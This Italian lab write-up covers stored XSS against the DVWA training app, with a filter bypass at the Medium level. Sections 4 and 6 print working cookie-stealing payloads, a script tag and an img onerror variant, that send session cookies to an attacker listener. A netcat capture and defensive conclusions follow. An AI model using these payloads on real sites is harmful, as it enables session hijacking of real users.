# Report Tecnico: Analisi e Bypass di Vulnerabilità XSS

## 1. Configurazione e Connettività di Rete

Prima di iniziare l'attività, è fondamentale che l'attaccante e il target siano sulla stessa sottorete. In questo laboratorio, è stata configurata l'interfaccia eth0 con un IP statico.




**Figura 1: Configurazione IP e test di connettività (Ping).**

## 2. Setup Ambiente Vulnerabile (Security: Low)

L'applicazione target DVWA è stata inizialmente configurata con livello di sicurezza 'Low'. Questo scenario simula l'assenza totale di filtri sui dati inseriti dall'utente.




Figura 2: Impostazione DVWA Security Low.

## 3. Manipolazione dei Limiti Client-Side

Molti form web limitano la lunghezza dei caratteri tramite codice HTML. Utilizzando l'Inspector del browser, è stato rimosso il vincolo 'maxlength' per permettere l'inserimento di payload complessi.




Figura 3: Modifica del DOM per estendere il campo Message.

## 4. Iniezione del Payload Stored XSS

Viene iniettato uno script che forza il browser di ogni visitatore a inviare il proprio cookie di sessione al server dell'attaccante in ascolto.

*<script>new Image().src="http://192.168.104.100:4444/log?c="+document.cookie;</script>*




**Figura 4: Inserimento del payload JavaScript nel Guestbook.**

## 5. Esfiltrazione Dati



**Figura 5: Cattura del cookie PHPSESSID tramite Netcat.**

## 6. EXTRA: Analisi e Bypass su Livello "Medium"

Aumentando la sicurezza a 'Medium', l'applicazione filtra il tag <script>. Per aggirare questa difesa, è stata utilizzata una tecnica di iniezione basata su eventi HTML (Event Handler Injection).

*Payload utilizzato: <img src=x onerror="this.src='http://192.168.104.100:4444/?cookie='+document.cookie+'&browser='+navigator.userAgent+'&date='+new Date().toLocaleString();">*




Figura 6: Iniezione avanzata tramite tag IMG ed evento onerror.

## 7. Analisi dei Dati Esfiltrati

Il risultato su Netcat mostra ora informazioni arricchite: non solo il cookie, ma anche lo User-Agent e il timestamp, dimostrando l'inefficacia dei filtri basati solo su parole chiave.

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100
] 47136
GET / HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/
20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Figura 7: Cattura di informazioni estese (Cookie + Browser Info).

## 8. Conclusioni

La lezione appresa è che la sicurezza non può basarsi su filtri client-side o blacklist superficiali. Le difese corrette includono:

- Sanitizzazione rigorosa lato server.
- Output Encoding.
- Utilizzo del flag HttpOnly per i cookie.